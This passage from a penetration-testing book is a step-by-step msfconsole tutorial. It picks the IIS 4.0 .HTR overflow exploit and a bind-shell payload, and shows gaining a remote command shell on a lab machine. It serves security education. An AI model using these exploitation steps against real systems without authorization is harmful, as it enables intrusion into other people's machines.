The *show* command takes one of four arguments (exploits, payloads, encoders, and NOPs), and lists the available modules in each category. The *msfweb* interface allowed us to change the default encoder and the NOP generators by selecting items from drop-down boxes. We can do the same in *msfconsole*, but we have to do it via the command line. In Figure 12.17, we display the current encoder with *setg*, list the available encoders with show encoders, and then use the *setg Encoder Pex::Encoder::Alpha2* command to change the default encoder.


Figure 12.17 Changing the Default Encoder



```
msf > setg
AlternateExit: 2
DebugLevel: 0
Encoder: Msf::Encoder::PexFnstenvMov
Logging: 0
Nop: Msf::Nop::Pex
RandomNops: 1
msf >
msf > show encoders

Metasploit Framework Loaded Encoders
====================================

  Alpha2              Skylined's Alpha2 Alphanumeric Encoder
  Countdown           x86 Call $+4 countdown xor encoder
  JmpCallAdditive     IA32 Jmp/Call XOR Additive Feedback Decoder
  None                The "None" Encoder
  OSXPPCLongXOR       MacOS X PPC LongXOR Encoder
  OSXPPCLongXORTag    MacOS X PPC LongXOR Tag Encoder
  Pex                 Pex Call $+4 Double Word Xor Encoder
  PexAlphaNum         Pex Alphanumeric Encoder
  PexFnstenvMov       Pex Variable Length Fnstenv/mov Double Word Xor Encoder
  PexFnstenvSub       Pex Variable Length Fnstenv/sub Double Word Xor Encoder
  QuackQuack          MacOS X PPC DWord Xor Encoder
  ShikataGaNai        Shikata Ga Nai
  Sparc               Sparc DWord Xor Encoder

msf >
msf > setg Encoder Pex::Encoder::Alpha2
Encoder -> Pex::Encoder::Alpha2
msf > _
```

The same can be done with the NOP generator. To change the default NOP generator to use the *Opty2* algorithm, we first display the current NOP setting with *setg*. Next, we list the available NOP generators with *show nops*. Finally, we then change the default generator with *setg Nop Msf::Nop::Opty2*.

Figure 12.18 Changing the Default NOP Generator




```
msf > setg
AlternateExit: 2
DebugLevel: 0
Encoder: Pex::Encoder::Alpha2
Logging: 0
Nop: Msf::Nop::Pex
RandomNops: 1
msf >
msf > show nops

Metasploit Framework Loaded Nop Engines
=======================================

  Alpha    Alpha Nop Generator
  MIPS     MIPS Nop Generator
  Opty2    Optyx uber nop generator
  PPC      PPC Nop Generator
  Pex      Pex Nop Generator
  SPARC    SPARC Nop Generator

msf >
msf > setg Nops Msf::Nop::Opty2
Nops -> Msf::Nop::Opty2
msf >
```

Exploiting with *msfconsole*

As covered in the *msfweb* tutorial, the first exploitation step is to select the exploit module. Unlike the Web interface, the list of modules is not listed by default. We must first display the available exploits with the *show exploits* command (see Figure 12.19).


Figure 12.19 The *msfconsole* Exploit Listing



```
  iis40_htr                     IIS 4.0 .HTR Buffer Overflow
  iis50_printer_overflow        IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll            IIS 5.0 WebDAV ntdll.dll Overflow
  iis_fp30reg_chunked           IIS FrontPage fp30reg.dll Chunked Overflow
  iis_nsiislog_post             IIS nsiislog.dll ISAPI POST Overflow
  iis_source_dumper             IIS Web Application Source Code Disclosure
  iis_w3who_overflow            IIS w3who.dll ISAPI Overflow
  imail_imap_delete             IMail IMAP4D Delete Overflow
  imail_ldap                    IMail LDAP Service Buffer Overflow
  irix_lpsched_exec             IRIX lpsched Command Execution
  lsass_ms04_011                Microsoft LSASS MS04-011 Overflow
  mailenable_auth_header        MailEnable Authorization Header Buffer Overflow
  mailenable_imap               MailEnable Pro (1.54) IMAP SELECT Request Buffer Overflow
  maxdb_webdbm_get_overflow     MaxDB WebDBM GET Buffer Overflow
  mdaemon_imap_cram_md5         Mdaemon 8.0.3 IMAPD CRAM-MD5 Authentication Overflow
  mercantec_softcart            Mercantec SoftCart CGI Overflow
  mercury_imap                  Mercury/32 v4.01a IMAP RENAME Buffer Overflow
  minishare_get_overflow        Minishare 1.4.1 Buffer Overflow
  ms05_039_pnp                  Microsoft PnP MS05-039 Overflow
  msasn1_ms04_007_killbill      Microsoft ASN.1 Library Bitstring Heap Overflow
  msmq_deleteobject_ms05_017    Microsoft Message Queueing Service MS05-017
  msrpc_dcom_ms03_026           Microsoft RPC DCOM MS03-026
  mssql2000_preauthentication   MSSQL 2000/MSDE Hello Buffer Overflow
  mssql2000_resolution          MSSQL 2000/MSDE Resolution Overflow
  netterm_netftpd_user_overflow NetTerm NetFTPD USER Buffer Overflow
  openview_omniback             HP OpenView Omniback II Command Execution
  oracle9i_xdb_ftp              Oracle 9i XDB FTP UNLOCK Overflow (win32)
  oracle9i_xdb_ftp_pass         Oracle 9i XDB FTP PASS Overflow (win32)
  payload_handler               Metasploit Framework Payload Handler
  php_vbulletin_template        vBulletin misc.php Template Name Arbitrary Code Execution
  php_wordpress_lastpost        WordPress cache_lastpostdate Arbitrary Code Execution
  php_xmlrpc_eval               PHP XML-RPC Arbitrary Code Execution
  phpbb_highlight               phpBB viewtopic.php Arbitrary Code Execution
  poptop_negative_read          Poptop Negative Read Overflow
  realserver_describe_linux     RealServer Describe Buffer Overflow
  rsa_iiswebagent_redirect      IIS RSA WebAgent Redirect Overflow
  samba_nttrans                 Samba Fragment Reassembly Overflow
  samba_trans2open              Samba trans2open Overflow
  samba_trans2open_osx          Samba trans2open Overflow (Mac OS X)
  samba_trans2open_solsparc     Samba trans2open Overflow (Solaris SPARC)
  sambar6_search_results        Sambar 6 Search Results Buffer Overflow
  seattlelab_mail_55            Seattle Lab Mail 5.5 POP3 Buffer Overflow
  sentinel_lm7_overflow         SentinelLM UDP Buffer Overflow
  servu_mdtm_overflow           Serv-U FTPD MDTM Overflow
  shoutcast_format_win32        SHOUTcast DNAS/win32 1.9.4 File Request Format String Overflow
  slimftpd_list_concat          SlimFTPd LIST Concatenation Overflow
  smb_sniffer                   SMB Password Capture Service
  solaris_dtspcd_noir           Solaris dtspcd Heap Overflow
  solaris_kcms_readfile         Solaris KCMS Arbitary File Read
  solaris_lpd_exec              Solaris LPD Command Execution
  solaris_lpd_unlink            Solaris LPD Arbitrary File Delete
  solaris_sadmind_exec          Solaris sadmind Command Execution
  solaris_snmpxdmid             Solaris snmpXdmid AddComponent Overflow
  solaris_ttyprompt             Solaris in.telnetd TTYPROMPT Buffer Overflow
  squid_ntlm_authenticate       Squid NTLM Authenticate Overflow
  svnserve_date                 Subversion Date Svnserve
  trackercam_phparg_overflow    TrackerCam PHP Argument Buffer Overflow
  uow_imap4_copy                University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub                University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux           Unreal Tournament 2004 "secure" Overflow (Linux)
  ut2004_secure_win32           Unreal Tournament 2004 "secure" Overflow (Win32)
  warftpd_165_pass              War-FTPD 1.65 PASS Overflow
  warftpd_165_user              War-FTPD 1.65 USER Overflow
  webstar_ftp_user              WebSTAR FTP Server USER Overflow
  windows_ssl_pct               Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                 Microsoft WINS MS04-045 Code Execution
  wsftp_server_503_mkd          WS-FTP Server 5.03 MKD Overflow
  zenworks_desktop_agent        ZENworks 6.5 Desktop/Server Management Remote Stack Overflow

msf >
```

The first exploit visible, IIS 4.0 .HTR Buffer Overflow, appears promising because our target runs IIS 4.0. Using the *info* command, we retrieved information about the different aspects of the exploit, including the available target platforms, the targeting requirements, the payload specifics, a description of the exploit, and references to external information sources. In Figure 12.20, the available targets include Windows NT4 SP5, the same as our target platform.

Figure 12.20 Retrieving Exploit Information




```
msf > info iis40_htr

      Name: IIS 4.0 .HTR Buffer Overflow
     Class: remote
   Version: $Revision: 1.7 $
 Target OS: win32, winnt
  Keywords: iis
Privileged: No
Disclosure: Apr 10 2002

Provided By:
    Stinko

Available Targets:
    Windows NT4 SP3
    Windows NT4 SP4
    Windows NT4 SP5

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    optional    SSL                  Use SSL
    required    RHOST                The target address
    required    RPORT     80         The target port

Payload Information:
    Space: 2048
    Avoid: 194 characters
   ¦ Keys: noconn tunnel bind reverse

Nop Information:
 SaveRegs: esp ebp
   ¦ Keys:

Encoder Information:
   ¦ Keys:

Description:
    This exploits a buffer overflow in the ISAPI ISM.DLL used to
    process HTR scripting in IIS 4.0. This module works against
    Windows NT 4 Service Packs  3, 4, and 5. The server will continue
    to process requests until the payload being executed has exited.
    If you've set EXITFUNC to 'seh', the server will continue
    processing requests, but you will have trouble terminating a bind
    shell. If you set EXITFUNC to thread, the server will crash upon
    exit of the bind shell. The payload is alpha-numerically encoded
    without a NOP sled because otherwise the data gets mangled by the
    filters.

References:
    http://www.osvdb.org/3325
    http://www.securityfocus.com/bid/307
    http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0874
    http://www.eeye.com/html/research/advisories/AD19990608.html
    http://milw0rm.com/metasploit.php?id=26

msf >
```

The information returned by the *msfconsole* interface is more detailed than that of *msfweb*. In particular, the payload, the NOP, and the encoder information provide exploit details that are not available in the Web interface. The payload section lists the amount of space available for the payload, the number of bad characters avoided in the payload-generation phase, and key information. The MSF engine keys are used to determine which payloads can be used with the exploit. The NOP section details the registers that must not be modified by the NOP sled, as well as optional key information. The encoder section includes information about default encoders or key information, depending on the exploit module.

Next, we instructed the engine to load the IIS 4.0 exploit by entering the use *iis40_htr* command. With *tab-completion*, which is enabled by default, the user can type **iis4** and then press the **Tab** key to complete the exploit name. Selecting an exploit module also loads the temporary framework environment above the global environment. The temporary environment inherits any variables that are in the global environment, with the temporary variables taking precedence in the event of a naming conflict (Figure 12.21).


Figure 12.21 Selecting an Exploit



```
msf >
msf >
msf >
msf >
msf >
msf > use iis40_htr
msf iis40_htr >
```

When an exploit is selected, the *msfconsole* interface changes from *main* mode to *exploit* mode, and the list of available commands reflects *exploit* mode options. For example, the *show* command displays specific information about the module instead of a list of available exploits, encoders, or NOPs. The *help* command displays the list of *exploit* mode commands (see Figure 12.22).


Figure 12.22 The Exploit Mode Command List



```
Metasploit Framework Exploit Console Help
======================================

        ?              Show the main console help
        back           Drop back to the main menu
        cd             Change working directory
        check          Perform vulnerability check
        exit           Exit the console
        exploit        Launch the actual exploit
        help           Show the main console help
        info           Display detailed exploit or payload information
        quit           Exit the console
        rcheck         Perform vulnerability check
        reload         Reload exploits and payloads
        rexploit       Reload and exploit, for us tester types
        save           Save configuration to disk
        set            Set a temporary environment variable
        setg           Set a global environment variable
        show           Show options, advanced, payloads, or targets
        unset          Remove a temporary environment variable
        unsetg         Remove a global environment variable
        use            Select an exploit by name
        version        Show console version

msf iis40_htr > _
```

We now see new commands. The *set* and *unset* commands are now available, because we are in the temporary environment. Within the exploit module-specific environment, we can use *set* to specify a variable and value association, and we can use *unset* to remove the binding (see Figure 12.24). As seen in Figure 12.23, the *back* command is taken out of *exploit* mode and the temporary environment is put into *main* mode with the global environment.


Figure 12.23 Exiting the Exploit Mode



```
msf iis40_htr > back
msf > set
msfconsole: set: command not found
msf > _
```

New commands are now available in *exploit* mode, and the *show* command now accepts different arguments: targets, payloads, options, and advanced. As seen in Figure 12.24, the *show targets* command lists the available targets for our IIS 4.0 .HTR Buffer Overflow exploit. In MSF, each target specifies a different remote platform configuration on which the vulnerable application runs. The MSF engine constructs the attack based on the target platform. Picking the wrong target can prevent the exploit from working and potentially crash the vulnerable application. Because we know that the remote target is running Window NT 4 Service Pack 5, we set the target platform with the *set TARGET 2* command (see Figure 12.24). Note that we are using the new *set* command to associate the temporary environment variable TARGET with a value. We verify the TARGET setting by running *set* without arguments.


Figure 12.24 Setting the Target Platform



```
msf iis40_htr > show targets

Supported Exploit Targets
=========================

   0  Windows NT4 SP3
   1  Windows NT4 SP4
   2  Windows NT4 SP5

msf iis40_htr > set TARGET 2
TARGET -> 2
msf iis40_htr > set
TARGET: 2
msf iis40_htr > _
```

After selecting the target, we must provide additional information about the remote host to the MSF engine. This information is supplied through framework environment variables; a list of the required environment variables can be retrieved with the *show options* command. The result of the *show options* command indicates that the RHOST and RPORT environment variables must be set prior to running the exploit (see Figure 12.25). To set the RHOST, the user enters the command set RHOST *192.168.46.131* where the IP address of our target machine is *192.168.46.131.* The remote port (RPORT) already has a default value that is consistent with our target. The target was already set to Windows NT4 SP5 from when we ran the *set TARGET 2* command.

Figure 12.25 Setting Exploit Options




```
msf iis40_htr > show options

Exploit Options
===============

  Exploit:    Name      Default    Description
  --------    ------    -------    ------------------
  optional    SSL                  Use SSL
  required    RHOST                The target address
  required    RPORT     80         The target port

  Target: Windows NT4 SP5

msf iis40_htr > _
```

Remember, the *set* command only modifies the value of the temporary environment variable for the currently selected exploit. If the user wants to attempt multiple exploits against the same machine, the *setg* command is a better option. Every instance of the MSF engine remembers the temporary environment for each exploit module. If we enter into *exploit* mode, back out, and then reenter, the previously defined temporary environment is reloaded.

Depending on the exploit, advanced options may also be available. These variables are also set with the *set* command (see Figure 12.26).

Figure 12.26 Advanced Options




```
msf iis40_htr > show options

Exploit Options
===============

  Exploit:    Name      Default    Description
  --------    ------    -------    ------------------
  optional    SSL                  Use SSL
  required    RHOST                The target address
  required    RPORT     80         The target port

  Target: Windows NT4 SP5

msf iis40_htr > _
```

Next, we select a payload for the exploit that will work against the target platform. Assume that a payload is the "arbitrary code" that an attacker wants to execute on a target system. One area that differentiates MSF from most public stand-alone exploits is the ability to select arbitrary payloads, which allows the user to select the payload best suited to work in different networks or changing system conditions.

In Figure 12.27, the framework displays a list of compatible payloads when we run the *show payloads* command. With the *set PAYLOAD win32_bind* instruction, a payload that returns a shell is specified in the exploit configuration.

Figure 12.27 Setting the Payload



```
msf iis40_htr > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_exec                    Windows Execute Command
  win32_passivex                Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter    Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf iis40_htr > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf iis40_htr(win32_bind) >
```

After adding the payload, there are additional options that may need to be set (see Figure 12.28).


Figure 12.28 Additional Payload Options

After specifying the payload, the exploit configuration requires that two more environment variables be set, *EXITFUNC* and listening port (*LPORT*). (A detailed description of the various EXITFUNC environment variables can be found in the section covering the *msfweb* interface.) The LPORT variable sets the listening port that is bound to the socket by the payload. If we leave the default port value of 4444, we can connect back to port 4444 after exploitation and receive a command shell.

The *save* command is useful when testing an exploit. This command writes the current environment and all exploit-specific environment variables to disk; they are loaded the next time *msfconsole* is run.

When we are satisfied with all the environment variable options set from options, advanced, and payloads, we can continue to the *check* phase. The *check* command is used to run a vulnerability check against the remote host. Not all modules have a check function implemented. In our case, the IIS 4.0 .HTR Buffer Overflow exploit does not have the check functionality implemented (see Figure 12.29).


Figure 12.29 Using the check Command



```
msf iis40_htr(win32_bind) > check
[*] No check has been implemented for this module
msf iis40_htr(win32_bind) >
```

The *check* command is not a perfect vulnerability check; it sometimes returns false positives or false negatives. We may want to determine a system's vulnerability status through other means such as external vulnerability scanners. To trigger the attack, the *exploit* command is run. In Figure 12.30, the exploit successfully triggered the vulnerability on the remote system. A listening port is established, and the MSF handler automatically attaches to the waiting command shell.

Figure 12.30 An Exploit Triggers a Vulnerability on the Remote System



```
msf iis40_htr(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Trying Windows NT4 SP5 using jmp eax at 0x77f76385...
[*] Got connection from 192.168.46.1:3801 <-> 192.168.46.131:4444

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>_
```

Another unique MSF feature is the ability to dynamically handle payload connections. Traditionally, an external program such as Netcat must be used to connect to the listening port after an exploit is triggered. If the payload created a VNC server on the remote machine, an external VNC client is needed to connect to the target machine. However, the framework removes the need for outside payload handlers. In the previous example, a connection was automatically initiated to the listener on port 4444 of the remote machine, after the exploit was successful. This payload-handling feature extends to all payloads provided by MSF, including advanced shellcode such as *VNC inject*.

For more information about using the MSF, including the official user's guide, visit the MSF Web site at http://www.metasploit.com/projects/Framework/documentation.html.

NOTE

The steps involved in executing an exploit under with msfconsole are as follows:

